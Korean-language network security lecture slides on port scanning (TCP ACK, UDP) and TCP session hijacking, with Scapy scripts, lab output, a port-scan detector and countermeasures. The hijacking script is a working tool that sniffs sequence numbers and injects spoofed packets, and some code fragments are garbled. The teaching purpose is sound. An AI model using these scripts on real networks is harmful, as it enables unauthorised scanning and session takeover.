
- 매우 은밀합니다...!

▶ Accuracy

- 특정 경우에는 더욱 정확한 결과를 제공하기도 함.

TCP ACK Scan

- ▶ 대상의 방화벽 또는 필터 상태를 확인합니다.
 - 이 검사는 포트의 상태(opened/closed)는 알려주지 않음
 - 방화벽 또는 필터의 규칙과 정책을 매핑하는 데 도움을 줌.
- ▶ 대상의 각 포트에 임의의 시퀀스 번호가 포함된 TCP ACK 패킷을 전송하고 응답을 대기
 - 포트가 필터링된 경우 대상은 응답을 보내지 않거나 패킷을 드랍.
 - 포트가 필터링되지 않은 경우, 대상은 잘못된 ACK를 나타내는 TCP RST 패킷을 다시 보냄.



TCP ACK Scan

```
from scapy.all import *
import sys

if len(sys.argv) < 2:
    print(sys.argv[0] + " <target ip>")
    sys.exit(0)

dst_ip = sys.argv[1]

for i in range(1000, 1005):
    dst_port = i
    src_port = RandShort()
    scan_resp = sr1( IP(dst=dst_ip)/\
                      TCP(sport=src_port, dport=dst_port, flags="A"),\
                      timeout=10, verbose=0
                    )

    if type(scan_resp) == type(None) :
        print("%5d: Filtered"%dst_port)


    elif scan_resp.haslayer(TCP):
        if scan_resp.getlayer(TCP).flags == 0x4:
            print("%5d: Unfiltered"%dst_port)
```

Why ACK?

- ▶ 보안 서비스가 Stateless 한 경우에 유용함
- ▶ 만약 stateless 하다면...
 - 포트 번호를 기준으로 차단은 하지만,
나가는 연결에 대한 응답으로 전송될 수 있기 때문에 들어오는 ACK 패킷만 차단할 수는 없게됨...!
- ▶ 만약 stateful 하다면
 - 들어오는 ACK 패킷이 이미 설정된 발신 연결의 일부인지 확인할 수 있음.
→ 요청하지 않은 패킷(설정되지 않음)인 경우에만 패킷을 차단하게됨
- ▶ 따라서 ACK 검사에서 일부 포트가 다음과 같이 표시되면
 - Filtered → stateful 방화벽일 가능성이 높음
 - Unfiltered → stateless 방화벽일 확률이 높음

UDP Scan

- ▶ UDP는 Connectionless 프로토콜
 - 포트가 (항상) 열려있다고 잘못 보고 하게 됨
 - 그래서 응답이 없다라는 상태 등으로 분석.
- ▶ 대상의 각 포트에 UDP 패킷을 전송하고 응답을 대기
 - 포트가 열려 있거나 필터링된 경우, 대상은 UDP 패킷을 다시 보내거나 패킷을 무시
 - 포트가 닫히면 대상은 유형 3과 코드 3이 포함된 ICMP 패킷을 다시 보냄
 - ICMP Port Unreachable 수신: Closed일 확률이 높음
 - ICMP Unreachable 수신: Filtered일 확률이 높음



UDP Scan

```
from scapy.all import *
import sys

if len(sys.argv) < 2:
    print(sys.argv[0] + " <target ip>")
    sys.exit(0)

dst_ip = sys.argv[1]

for i in range(1000, 1005):
    dst_port = i
    src_port = RandShort()
    scan_resp = srl( IP(dst=dst_ip)/\
                     UDP(sport=src_port, dport=dst_port),\
                     timeout=10, verbose=0
                    )

    if type(scan_resp) == type(None) :
        print("%5d: Open or Filtered"%dst_port)

    elif scan_resp.haslayer(UDP) :
        print("%5d: Open"%dst_port)

    elif scan_resp.haslayer(ICMP):
        if int(scan_resp.getlayer(ICMP).type) == 0x3 and int(scan_resp.getlayer(ICMP).code) == 0x3 :
            print("%5d: Closed"%dst_port)
```

Result

```
root@esxi-02:/home/srcadmin/netsec# ncat -l -p 1000
1000: Closed
1001: Closed
1002: Closed
1003: Closed
1004: Closed
root@esxi-02:/home/srcadmin/netsec#
```

```
root@esxi-02:/home/srcadmin/netsec# ncat -l -p 1000
```


```
18:03:42.280779 ARP, Request who-has 10.0.0.2 tell 10.0.0.3, length 28
18:03:42.280810 ARP, Reply 10.0.0.2 is-at ee:6e:dd:ec:ea:d0 (oui Unknown), length 28
18:03:42.296767 IP 10.0.0.3.43322 > 10.0.0.2.1000: UDP, length 0
18:03:42.296860 IP 10.0.0.2 > 10.0.0.3: ICMP 10.0.0.2 udp port 1000 unreachable, length 36
18:03:42.336204 IP 10.0.0.3.20436 > 10.0.0.2.1001: UDP, length 0
18:03:42.336240 IP 10.0.0.2 > 10.0.0.3: ICMP 10.0.0.2 udp port 1001 unreachable, length 36
18:03:42.363972 IP 10.0.0.3.25505 > 10.0.0.2.1002: UDP, length 0
18:03:42.364004 IP 10.0.0.2 > 10.0.0.3: ICMP 10.0.0.2 udp port 1002 unreachable, length 36
18:03:42.404616 IP 10.0.0.3.33456 > 10.0.0.2.1003: UDP, length 0
18:03:42.404651 IP 10.0.0.2 > 10.0.0.3: ICMP 10.0.0.2 udp port 1003 unreachable, length 36
18:03:42.436183 IP 10.0.0.3.35588 > 10.0.0.2.1004: UDP, length 0
18:03:42.436220 IP 10.0.0.2 > 10.0.0.3: ICMP 10.0.0.2 udp port 1004 unreachable, length 36
18:03:47.522900 ARP, Request who-has 10.0.0.3 tell 10.0.0.2, length 28
```

Scanning detection

▶ Traffic characteristics


- 스캔 트래픽의 방향이 수평이 아닌 수직
- 일반적으로 히트 되지 않아야 하는 포트가 히트됨

Normal traffic



Server

Scanning traffic



Server

Countermeasure: Port scanning detector

```
#!/usr/bin/python3

import sys
from time import time
from scapy.all import sniff

ip_to_ports = dict()

# Nr of ports in timespan seconds
nr_of_diff_ports = 3
portscan_timespan = 100

def detect_portscan(packet):
    ip = packet.getlayer("IP")
    tcp = packet.getlayer("TCP")

    # Remember scanned port and time in unix format
    ip_to_ports.setdefault(ip.src, {})\
        [str(tcp.dport)] = int(time())

    # Source IP has scanned too much different ports?
    if len(ip_to_ports[ip.src]) >= nr_of_diff_ports:
        scanned_ports = ip_to_ports[ip.src].items()

        # Check recorded time of each scan
        for (scanned_port, scan_time) in scanned_ports:

            # Scanned port not in timeout span? Delete it
            if scan_time + portscan_timespan < int(time()):
                del ip_to_ports[ip.src][scanned_port]

        # Still too much scanned ports?
        if len(ip_to_ports[ip.src]) >= nr_of_diff_ports:
            print("Portscan detected from " + ip.src)
            print("Scanned ports " + ",".join(ip_to_ports[ip.src].keys()) + "\n")

            del ip_to_ports[ip.src]

if len(sys.argv) < 2:
    print(sys.argv[0] + " <iface>")
    sys.exit(0)

sniff(prn=detect_portscan, filter="tcp", iface=sys.argv[1], store=0)
```

```
root@esxi-02:/home/srcadmin/netsec/05_l4attacks# python3 14_scan_detector.py h2-eth0
Portscan detected from 10.0.0.3
Scanned ports 1000,1001,1002
```

And, any other anomaly detection technique is available!

One more step,

- ▶ 포트 스캔을 기록할 뿐만 아니라 차단할 수도 있습니다!
→ 스캔 소스 IP에 대한 거부 또는 드롭 규칙을 iptables에 추가

```
os.system("iptables -A INPUT -s " + ip_to_ports[ip.src] + " -j DROP")
```

- ▶ 하지만 이 기술은 위험할 수 있습니다...!
⇒ 공격자가 정상 IP로 스푸핑하여 포트 스캔을 수행하면 어떻게 될까?
 - e.g., DNS IP, gateway IP....
- ▶ 필수 네트워크 차단을 방지하기 위해 화이트리스트 또는 타임아웃 메커니즘이 필요

Countermeasure to countermeasure

▶ Slow scanning

- 스캔 속도 늦추기
- 또는 트래픽 전송 패턴 조절

▶ Decoy Scanning

- 다양한 스푸핑 IP 주소 사용
- 또는 프록시 서버 또는 VPN 사용


▶ Port sweeping

- 여러 호스트에 걸쳐서 '특정 타겟 개방 포트'를 검색하는 방법
- (네트워크 내에서 특정 서비스를 실행하는 시스템을 찾기)

TCP session hijacking

TCP Session hijacking

- ▶ 유효한 TCP 세션을 탈취하는 공격
 - 세션 내 패킷을 분석하여 TCP 시퀀스/ACK 번호의 패턴을 파악
 - 그런 다음 공격자는 시퀀스 번호 패턴을 사용하여 가짜 패킷을 생성!
- ▶ 무단 접속, 데이터 조작, 사용자 사칭, 보안 인증 우회 등에 활용...!



Strategy

- ▶ 0. ARP 스푸핑(또는 다른 방법)을 수행하여 패킷을 검색하는 경우
- ▶ 1. 가로챈 패킷에 ACK 또는 ACK/PUSH 플래그가 있는지 확인
 - 세션이 맺어진 연결인지 확인하는 것 (세션탐색이라고 합니다)
- ▶ 2. 패킷이 서버에서 클라이언트로 전송된 경우 IP 주소를 확인
 - 서버에 패킷을 주입하기 위한 것
- ▶ 3. 시퀀스 추적 및 승인 번호 확인
- ▶ 4. 해당 시퀀스/ACK 번호로 패킷을 작성하여 서버로 전송
- ▶ 5. Profit!!!

code 1

```
#!/usr/bin/python3

import sys
import getopt
from scapy.all import *

dev = "h3-eth0"
srv_port = None
srv_ip = None
client_ip = None

def handle_packet(packet):
    ip = packet.getlayer("IP")
    tcp = packet.getlayer("TCP")
    flags = tcp.sprintf("%flags%")

    print("Got packet %s:%d -> %s:%d [%s]" % (ip.src, tcp.sport, ip.dst, tcp.dport, flags))

    # Check if this is a hijackable packet
    if tcp.sprintf("%flags%") == "A" or tcp.sprintf("%flags%") == "PA":

        # The packet is from server to client
        if tcp.sport == srv_port and ip.src == srv_ip:

            print("Got server sequence " + str(tcp.seq))
            print("Got client sequence " + str(tcp.ack) + "\n")

            print("Hijacking %s:%d -> %s:%d" % (ip.dst, tcp.dport, ip.src, srv_port))
            print("Start sending message to the server")

            while True:
                inject_data = input(">> ")
                inject_data = inject_data+"\n"

                # Spoof packet from client
                packet = IP(src=ip.dst, dst=ip.src) \
                    / TCP(sport=tcp.dport, dport=srv_port, seq=tcp.ack, ack=tcp.seq,
flags="PA") \
                    / inject_data
                resp = sr1(packet, iface=dev, verbose=False)
                tcp = resp.getlayer("TCP")
```

code 2

```
def usage():
    print(sys.argv[0])
    print("""
    -c <client_ip> (optional)
    -s <srv_ip>
    -p <srv_port>
    """)
    sys.exit(1)

try:
    cmd_opts = "c:s:p:"
    opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
except getopt.GetoptError:
    usage()


for opt in opts:
    if opt[0] == "-c":
        client_ip = opt[1]
    elif opt[0] == "-s":
        srv_ip = opt[1]
    elif opt[0] == "-p":
        srv_port = int(opt[1])
    else:
        usage()

if not srv_ip and not srv_port:
    usage()

if client_ip:
    print("Hijacking TCP connections from %s to " + \
          "%s on port %d" % (client_ip, srv_ip, srv_port))
    filter = "tcp and port " + str(srv_port) + \
            " and host " + srv_ip + "and host " + client_ip
else:
    print("Hijacking all TCP connections to " + \
          "%s on port %d" % (srv_ip, srv_port))
    filter = "tcp and port " + str(srv_port) + " and host " + srv_ip

sniff(iface=dev, store=0, filter=filter, prn=handle_packet)
```


Network topology



Result

```
root@esxi-02:/home/srcadmin/netsec/05_l4attacks# ncat -l -p 1001
"Host: h2"
Hello? server?!
I am the client!
Your session is hijacked by me! hahaha
Goodbye~
█

root@esxi-02:/home/srcadmin/netsec/05_l4attacks#
root@esxi-02:/home/srcadmin/netsec/05_l4attacks# python3
Hijacking all TCP connections to 10.0.0.2 on port 1001
Got packet 10.0.0.2:1001 -> 10.0.0.1:34062 [A]
Got server sequence 1409493906
Got client sequence 1523946019

Hijacking 10.0.0.1:34062 -> 10.0.0.2:1001
Start sending message to the server (-1: exit)
>> hhhhhhhhhhhhhh
>> hello
>> helloooo
>> ^C
root@esxi-02:/home/srcadmin/netsec/05_l4attacks#
root@esxi-02:/home/srcadmin/netsec/05_l4attacks# python3
Hijacking all TCP connections to 10.0.0.2 on port 1001
Got packet 10.0.0.1:59524 -> 10.0.0.2:1001 [PA]
Got packet 10.0.0.1:59524 -> 10.0.0.2:1001 [PA]
Got packet 10.0.0.2:1001 -> 10.0.0.1:59524 [A]
Got server sequence 937003439
Got client sequence 1662842145

Hijacking 10.0.0.1:59524 -> 10.0.0.2:1001
Start sending message to the server
>> Your session is hijacked by me! hahaha
>> Goodbye~
>> █

root@esxi-02:/home/srcadmin/netsec# ncat 10.0.0.2 1001
"Host: h1"
Hello? server?!
I am the client!
█

while True:
    inject_data = input(">> ")
    inject_data = inject_data+"\n"

    # Spoof packet from client
    packet = IP(src=ip.dst, dst=ip.src) \
        / TCP(sport=tcp.dport, dport=server_port) \
        / inject_data
    resp = sr1(packet, iface=dev, verbose=False)
    tcp = resp.getlayer("TCP")

    e():
    t(sys.argv[0])
    t("""
```

Countermeasure

- ▶ Dynamic sequence number
 - TCP 세션에서 시퀀스 번호를 동적으로 할당하고 변경하여 예측하기 어렵도록 시스템을 구성
- ▶ TCP multiplexing
 - 단일 서비스 연결에 여러 TCP 세션을 사용
- ▶ Session timeout
 - 세션 만료 시간을 설정하여 활성 세션이 열려 있는 시간을 제어
- ▶ **Encryption**
 - SSL 또는 TLS와 같은 암호화 프로토콜을 사용하여 통신을 암호화

조금 어렵습니다...!

- ▶ 활성 TCP 세션 존재
 - 공격 대상이 될 만한 활성 세션이 있어야 합니다.
- ▶ 정확한 시퀀스 번호
 - 하이재킹 성공의 핵심 요소.
 - 스니핑이 가능하지 않다면 거의 불가능에 가까움
- ▶ IP 스푸핑
- ▶ 네트워크 위치 (중요)
 - 스니핑이나 응답 패킷 가로채기를 위해서는 동일 네트워크 세그먼트에 위치하는 것이 매우 유리
- ▶ 암호화되지 않은 프로토콜

Summary

▶ 스니퍼 및 PCAP 덤프

- 패킷 데이터 감시 및 조회!

▶ IP 스푸핑

- IP 패킷의 소스 주소를 수정하여 신원을 숨기거나 다른 컴퓨팅 시스템으로 위장

▶ SYN 플러딩

- 서버 리소스를 충분히 소모하여 시스템이 정상적인 트래픽에 응답하지 않도록 하기 위해 대상 시스템에 SYN 요청을 연속적으로 전송

▶ 포트 스캐닝

- 네트워크 호스트에서 열려 있는 포트를 검색하여 대상 시스템의 잠재적 취약점을 찾아냄

▶ 및 TCP 세션 하이재킹